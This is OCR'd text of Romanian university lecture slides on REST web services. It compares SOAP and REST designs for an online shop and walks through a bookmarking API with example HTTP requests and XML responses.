


adaptare după B. Mulloy (2012)




adaptare după B. Mulloy (2012)

avansat




adaptare după B. Mulloy (2012)

avansat



adaptare după B. Mulloy (2012)

avansat



adaptare după B. Mulloy (2012)

rest: exemplu

Implementarea unui magazin *on-line* oferind dulciuri

rest: exemplu

Implementarea unui magazin *on-line*
oferind dulciuri

stilul „clasic” SOAP – conform RPC

operații privind produsele:
furnizeazaSortim(), adaugaSortim(), listeazaSortim(), cautaSortim()
operații ce vizează managementul utilizatorilor:
furnizeazaUtiliz(), adaugaUtiliz(), stergeUtiliz(), cautaUtiliz(),...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: exemplu

Implementarea unui magazin *on-line*
oferind dulciuri

stilul „nou” REST

tipuri de resurse (**Sortim** + **Utiliz**), identificate unic de URI
http://www.dulciuri.biz/sortim/portocala

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: exemplu

Implementarea unui magazin *on-line*
oferind dulciuri

stilul „nou” REST

tipuri de resurse (**Sortim** + **Utiliz**), identificate unic de URI
http://www.dulciuri.biz/sortim/portocala/albastra

URI intuitiv – “*user/SEO friendly*”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: exemplu

Serviciu pentru managementul adreselor Web favorite (*bookmark*-uri), cu posibilitatea atașării de termeni de conținut (*tag*-uri) și comentarii

social bookmarking

abordări similare: Delicious, Digg, Pocket, Reddit etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: exemplu

Serviciu pentru managementul adreselor Web favorite (*bookmark*-uri), cu posibilitatea atașării de termeni de conținut (*tag*-uri) și comentarii

funcționalitate de bază: listarea tuturor *bookmark*-urilor (eventual, filtrate după diverse criterii)

managementul *bookmark*-urilor: adăugare, editare, ștergere

Resursa	URL	Metoda	Reprezentare
Bookmark	/bookmarks/{md5}	GET	application/bookmark+xml
Bookmark	/bookmarks/{md5}	PUT	application/bookmark+xml
Bookmark	/bookmarks/{md5}	DELETE	
Lista de adrese	/bookmarks	GET	application/atom+xml
Lista de utilizatori	/users	GET	application/atom+xml
Lista de *tag*-uri	/tags	GET	application/atom+xml
Pagina principală	/	GET	application/xml

GET /bookmarks
200 OK
Content-type: application/atom+xml

răspuns XML (Atom)
oferit de serviciu

```
<?xml version="1.0"?>
<feed xmlns="http://www.w3.org/2005/Atom">
   <title>Bookmarks</title>
   <entry>
     <title>O resursă interesantă</title>
     <link
      href="/bookmarks/a211528fb5108cddaa4b0d3aeccdbdcf"/>
     <summary>
        http://undeva.info/o-resursa-interesanta
     </summary>
   </entry>
<!-- eventual, alte elemente <entry>… -->
</feed>
```

digest MD5

obținerea
bookmark-urilor

```
GET /bookmarks/a211528fb5108cddaa4b0d3aeccdbdcf
200 OK
Content-type: application/bookmark+xml

<bookmark>
  <title>O resursă interesantă</title>
  <url>http://undeva.info/o-resursa-interesanta</url>
  <user href="/users/tux">tux</user>
  <tags>
    <tag href="/tags/interesting">interesting</tag>
    <tag href="/tags/penguin">penguin</tag>
  </tags>
</bookmark>
```

preluarea unui *bookmark*:
răspunsul XML oferit de serviciul Web

crearea unui *bookmark*

```
POST /bookmarks
Content-type: application/bookmark+xml
...
201 Created
Location: /bookmarks/a211528fb5108cddaa4b0d3aeccdbdcf
```

```
PUT /bookmarks/a211528fb5108cddaa4b0d3aeccdbdcf
Content-type: application/bookmark+xml
...
200 OK
```

actualizarea unui *bookmark*

rest

Resursele se denumesc folosind URI-uri (URL-uri)

Reprezentările sunt interconectate prin URL-uri

Pot exista intermediari (*proxy*, *cache*, porți)
între clienți și resurse ▸ performanță, securitate,...

rest

Resursele se denumesc folosind URI-uri (URL-uri)

Reprezentările sunt interconectate prin URL-uri

Pot exista intermediari (*proxy*, *cache*, porți)
între clienți și resurse ▸ performanță, securitate,...

Transferul de date poate fi și asincron – stil Ajax/Comet

rest

O resursă poate avea asociate reprezentări
ce pot fi accesate/alterate via operații HTTP

operații **CRUD** – *Create*, *Retrieve*, *Update*, *Delete*

Putem adopta o metodologie vizând dezvoltarea de servicii Web via REST?

rest: metodologie

Divizarea în resurse a setului de date ale problemei

clase tipice de resurse:

Utilizator

Document – alternative: **Fotografie**, **Produs**, **Software**,...

Metadata – *e.g.*, **Comentariu**, **Format**, **Locatie**, **Platforma** etc.

rest: metodologie

„Numirea” prin URI a fiecărei resurse

exemplificări:

http://aplicatie.info/Utilizator/tux

http://aplicatie.info/Document/pinguini-cu-mere-albastre

rest: metodologie

„Numirea” prin URI a fiecărei resurse

cazuri concrete:
accesarea datelor despre o producție cinematografică
http://www.imdb.com/title/tt0401383/


acces la prezentările Slideshare ale utilizatorului busaco
http://www.slideshare.net/busaco/presentations

obținerea listei utilizatorilor ce urmăresc o persoană
http://twitter.com/followers

rest: metodologie

Interacțiunea cu un serviciu Web dezvoltat în stilul REST se poate face via un API (*Application Programming Interface*)

